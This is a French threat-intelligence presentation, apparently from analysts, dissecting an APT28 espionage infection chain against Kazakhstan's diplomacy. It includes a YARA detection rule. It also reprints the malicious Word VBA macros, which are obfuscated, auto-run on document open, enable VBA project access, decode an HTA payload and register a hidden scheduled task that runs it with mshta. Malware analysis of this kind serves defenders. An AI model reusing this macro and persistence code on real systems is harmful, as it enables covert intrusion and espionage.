APT28's Double-Tap :

Une campagne de cyber espionnage du GRU sur la diplomatie du Kazakhstan

Amaury Garçon
APT Technical Analyst CTI

Maxime Arquilliere
Lead Analyst Strategic CTI

“Mon Dieu, gardez-moi de mes amis [...]”

Sommaire

1

CHASSEUR-CUEILLEUR EN CTI


La cueillette ou la veille CTI

La veille spécialisée en CTI
Identifier et suivre les bonnes sources

- Travail de capitalisation
- Modélisation format STIX
- Vérification et contextualisation
- Création de nos règles de détection (YARA, Trackers C2)

Règles YARA sur les malwares décrits

La pose de collets ...



LE COLLET SE REFERME #Chasseur

*La chaîne d'infection **Double-Tap** et ses spécificités*

2

La chaîne d'infection Double-Tap
Hunting des documents

```
rule apt_susp_APT28_UAC0063_Malicious_Doc : {
    meta:
        intrusion_set = "UAC-0063"
        description = "Detects some suspected APT28 document settings.xml"
        source = "Sekoia.io"
        notification = "kktiy7oct7gtdr69ucs5n1896h"
        creation_date = "2024-07-25"
    strings:
        $ = "Sub pop() : : End Sub" ascii fullword nocase
        $ = "ergegdr" ascii fullword nocase
        $ = "%localappdata%\\Temp" ascii fullword nocase
        $ = "sub document_open()" ascii fullword nocase
    condition:
        2 of them and filesize < 1MB
        and vt.metadata.new_file
}
```

La chaîne d'infection Double-Tap
Hunting des documents

```
rule apt_susp_APT28_UAC0063_Malicious_Doc : {
    meta:
        intrusion_set = "UAC-0063"
        description = "Detects some suspected APT28 document settings.xml"
        source = "Sekoia.io"
        notification = "kktiy7oct7gtdr69ucs5n1896h"
        creation_date = "2024-07-25"
    strings:
        $ = "Sub pop() : : End Sub" ascii fullword nocase
        $ = "ergegdr" ascii fullword nocase
        $ = "%localappdata%\\Temp" ascii fullword nocase
        $ = "sub document_open()" ascii fullword nocase
    condition:
        2 of them and filesize < 1MB
        and vt.metadata.new_file
}
```

La chaîne d'infection Double-Tap
Hunting des documents

```
Rem Attribute VBA_ModuleType=VBADocumentModule
Option VBASupport 1
Public objApp, wsl
Function danger()
        danger = ActiveDocument.Variables.Item("s2")
End Function
Function kokokokoko(namedoc)
        Set doc2 = objApp.Documents.Open(namedoc)
    doc2.Save
    doc2.Close
End Function
Sub verydanger()
        strng = "WSc" & "ript.She"
        strng = strng & "ll"
        Set wsl = CreateObject(strng)
        wsl.RegWrite "HK" & "CU\Softw" & "are\Micr" & "osoft\Of" &
"fice\" & Application.Version & "\Wo" & "rd\Sec" & "urity\Acce" &
"ssVBO" & "M", 1, "REG_D" & "WORD"
End Sub
```

```
Sub documeNt_opEn()
    On Error Resume Next
        ActiveDocument.Unprotect ("oikmseM#*inmowefj8349an3")
        For i = ActiveDocument.Shapes.Count To [...]
                ActiveDocument.Shapes(i).Delete
        Next i
[...]
        If Now() - sss < TimeValue("00:00:15") Then Exit Sub
        verydanger
[...]
    doc.Variables.Add vars.Name & "ergegdr", vars
    i = i + 1
    Next

doc.VBProject.VBComponents("ThisDocument").CodeModule.AddFromStr
ing "Sub goods() : : End Sub" & vbCrLf & "Sub baads() : : End
Sub" & vbCrLf & danger()
    tmp = wsl.ExpandEnvironmentStrings("%localapp" & "data%\T" &
"emp") & "\" & ActiveDocument.Name & ".doc"
    doc.SaveAs2 tmp, 13
    doc.Close
        kokokokoko (tmp)
End Sub
```

La chaîne d'infection Double-Tap
Hunting des documents

```
Rem Attribute VBA_ModuleType=VBADocumentModule
Option VBASupport 1
Public objApp, wsl
Function danger()
        danger = ActiveDocument.Variables.Item("s2")
End Function
Function kokokokoko(namedoc)
        Set doc2 = objApp.Documents.Open(namedoc)
    doc2.Save
    doc2.Close
End Function
Sub verydanger()
        strng = "WSc" & "ript.She"
        strng = strng & "ll"
        Set wsl = CreateObject(strng)
        wsl.RegWrite "HK" & "CU\Softw" & "are\Micr" & "osoft\Of" &
"fice\" & Application.Version & "\Wo" & "rd\Sec" & "urity\Acce" &
"ssVBO" & "M", 1, "REG_D" & "WORD"
End Sub
```

```
Sub documeNt_opEn()
    On Error Resume Next
        ActiveDocument.Unprotect ("oikmseM#*inmowefj8349an3")
        For i = ActiveDocument.Shapes.Count To [...]
                ActiveDocument.Shapes(i).Delete
        Next i
[...]
        If Now() - sss < TimeValue("00:00:15") Then Exit Sub
        verydanger
[...]
    doc.Variables.Add vars.Name & "ergegdr", vars
    i = i + 1
    Next

doc.VBProject.VBComponents("ThisDocument").CodeModule.AddFromStr
ing "Sub goods() : : End Sub" & vbCrLf & "Sub baads() : : End
Sub" & vbCrLf & danger()
    tmp = wsl.ExpandEnvironmentStrings("%localapp" & "data%\T" &
"emp") & "\" & ActiveDocument.Name & ".doc"
    doc.SaveAs2 tmp, 13
    doc.Close
        kokokokoko (tmp)
End Sub
```

La chaîne d'infection Double-Tap


Analyse de la chaîne d'infection


```
Rem Attribute VBA_ModuleType=VBADocumentModule
Option VBASupport 1
Public objApp, wsl
Function danger()
        danger = ActiveDocument.Variables.Item("s2")
End Function
Function kokokokoko(namedoc)
        Set doc2 = objApp.Documents.Open(namedoc)
    doc2.Save
    doc2.Close
End Function
Sub verydanger()
        strng = "WSc" & "ript.She"
        strng = strng & "ll"
        Set wsl = CreateObject(strng)
        wsl.RegWrite "HK" & "CU\Softw" & "are\Micr" & "osoft\Of" &
"fice\" & Application.Version & "\Wo" & "rd\Sec" & "urity\Acce" & "ssVBO"
& "M", 1, "REG_D" & "WORD"
End Sub
```

```
Sub documeNt_opEn()
    On Error Resume Next
        ActiveDocument.Unprotect ("oikmseM#*inmowefj8349an3")
        For i = ActiveDocument.Shapes.Count To [...]
                ActiveDocument.Shapes(i).Delete
        Next i
[...]
        If Now() - sss < TimeValue("00:00:15") Then Exit Sub
        verydanger
[...]
    doc.Variables.Add vars.Name & "ergegdr", vars
    i = i + 1
    Next
    doc.VBProject.VBComponents("ThisDocument").CodeModule.AddFromString
"Sub goods() : : End Sub" & vbCrLf & "Sub baads() : : End Sub" & vbCrLf
& danger()
    tmp = wsl.ExpandEnvironmentStrings("%localapp" & "data%\T" & "emp")
& "\" & ActiveDocument.Name & ".doc"
    doc.SaveAs2 tmp, 13
    doc.Close
        kokokokoko (tmp)
End Sub
```


La chaîne d'infection Double-Tap


Analyse de la chaîne d'infection



La chaîne d'infection Double-Tap


Analyse de la chaîne d'infection





La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection



- Déprotège le document actif, supprime les formes


```
ActiveDocument.Unprotect ("oikmseM#*inmowefj8349an3")
```

- Modifie une clé registre Windows

```
HKEY_CURRENT_USER\Software\Microsoft\Office\<Version>\Word\Security\AccessVBOM
```

La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection



- Crée une instance invisible de Microsoft Word

```
Set objApp = CreateObject("Word.Application")
      objApp.Visible = False
```


dans `%LOCALAPPDATA%\Temp\[NOM DU DOC].doc`

- Copie les variables

```
For Each vars In ActiveDocument.Variables
      doc.Variables.Add vars.Name & "ergegdr", vars

doc.VBProject.VBComponents("ThisDocument").CodeModule.AddFromString "Sub
goods() : : End Sub" & vbCrLf & "Sub baads() : : End Sub" & vbCrLf &
danger()
```


La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection




```
<w:docVars>
    <w:docVar w:name="1000YFENpaWIyg" w:val="3c484541443e3c4854413a4150504c49434154494f4e2049443d226d61746368706f7765722220415050 4c49434154494f4e"/>
    [...]
    <w:docVar w:name="1007vGoKR0SyXh" w:val="5273572d6e3a5750522b5a21547e202b5a2154402340267745783159624778 2c596e3a6160346240234026720 97e324d4457"/>

    <w:docVar w:name="block1" w:val="Sub goods() : On Error Resume Next : Set fso = CreateObject("Scripting.FileSystemObject") : appdir =
    CreateObject("WScript.Shell").ExpandEnvironmentStrings("%LOCALAPPDATA%") & "\Lookup" : fso.CreateFolder (appdir) : Set OutPutFile =
    fso.CreateTextFile(appdir & "\Dispatch", True) : For j = 1 To Documents(1).Variables.Count-3 : vars = Documents(1).Variables(j) : For i = 1 To
    Len(vars) : OutPutFile.Write Chr("&H" & Mid(vars, i, 2)) : i = i + 1 : Next : Next : OutPutFile.Close : End sub"/>

    <w:docVar w:name="block2" w:val="Sub baads() : On Error Resume Next : Set svc = CreateObject("Schedule.Service") : Call svc.Connect : Set td =
    svc.NewTask(0) : Set sets = td.settings : sets.Enabled = True : sets.Hidden = True : Set tr = td.triggers.Create(1) : tr.StartBoundary =
    Year(Now) & "-" & Right("0" & Month(Now), 2) & "-" & Right("0" & Day(Now), 2) & "T" & Right("0" & Hour(Now), 2) & ":" & Right("0" & Minute(Now),
    2) & ":" & Right("0" & Second(Now), 2) : tr.Enabled = True : tr.Repetition.Interval = "PT4M" : Set act = td.Actions.Create(0) : act.Path =
    "C:\Windows\System32\mshta.exe" : act.Arguments = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%LOCALAPPDATA%") & "\Lookup\Dispatch":
    Call svc.GetFolder("\").RegisterTaskDefinition("Lookup\Dispatch", td, 6, , , 3) : End Sub"/>

    <w:docVar w:name="s2" w:val="Sub docUment_oPen() : : : ActiveDocument.VBProject.VBComponents(1).CodeModule.AddFromString
    activedocument.variables.item("block1ergegdr"): : ActiveDocument.VBProject.VBComponents(1).CodeModule.AddFromString
    activedocument.variables.item("block2ergegdr") : : goods : baads : Me.Close :End Sub"/>
</w:docVars>
```

La chaîne d'infection Double-Tap
Analyse de la chaîne d'infection



- Crée un fichier HTA

  dans `%LOCALAPPDATA%\Lookup\Dispatch`


```
For i = 1 To Len(vars)
      OutPutFile.Write Chr("&H" & Mid(vars, i, 2))
      i = i + 1
Next
```

- Crée une tâche planifié : mshta.exe + HTA

  Toutes les 4mn

```
Call svc.GetFolder("\").RegisterTaskDefinition("Lookup\Dispatch", td, 6, , , 3)
```

La chaîne d'infection Double-Tap
Analyse de la chaîne d'infection




```
<HEAD>
    <HTA:APPLICATION
        ID="matchpower"
        APPLICATIONNAME="matchpower"
        WINDOWSTATE="minimize"
        MAXIMIZEBUTTON="no"
        MINIMIZEBUTTON="no"
        CAPTION="no"
        SHOWINTASKBAR="no"
        BORDER="none"
        SINGLEINSTANCE="yes"
    >
</HEAD>

<span id=lookupspan>loading...</span>

<script Language="VBScript.Encode" defer>
      #@~^NAwAAA==6    P3MDKDP"+k;:□PH+XY@#@&Skx9GhcD+kr"+:W,!S!@#@&Sk
      [...]
      PkOD@#@&5K0CAA==^#~@
</script>
```

La chaîne d'infection Double-Tap
Analyse de la chaîne d'infection

- **Masque sa fenêtre**


```
window.resizeTo 0,0
window.moveTo -2000,-2000
```

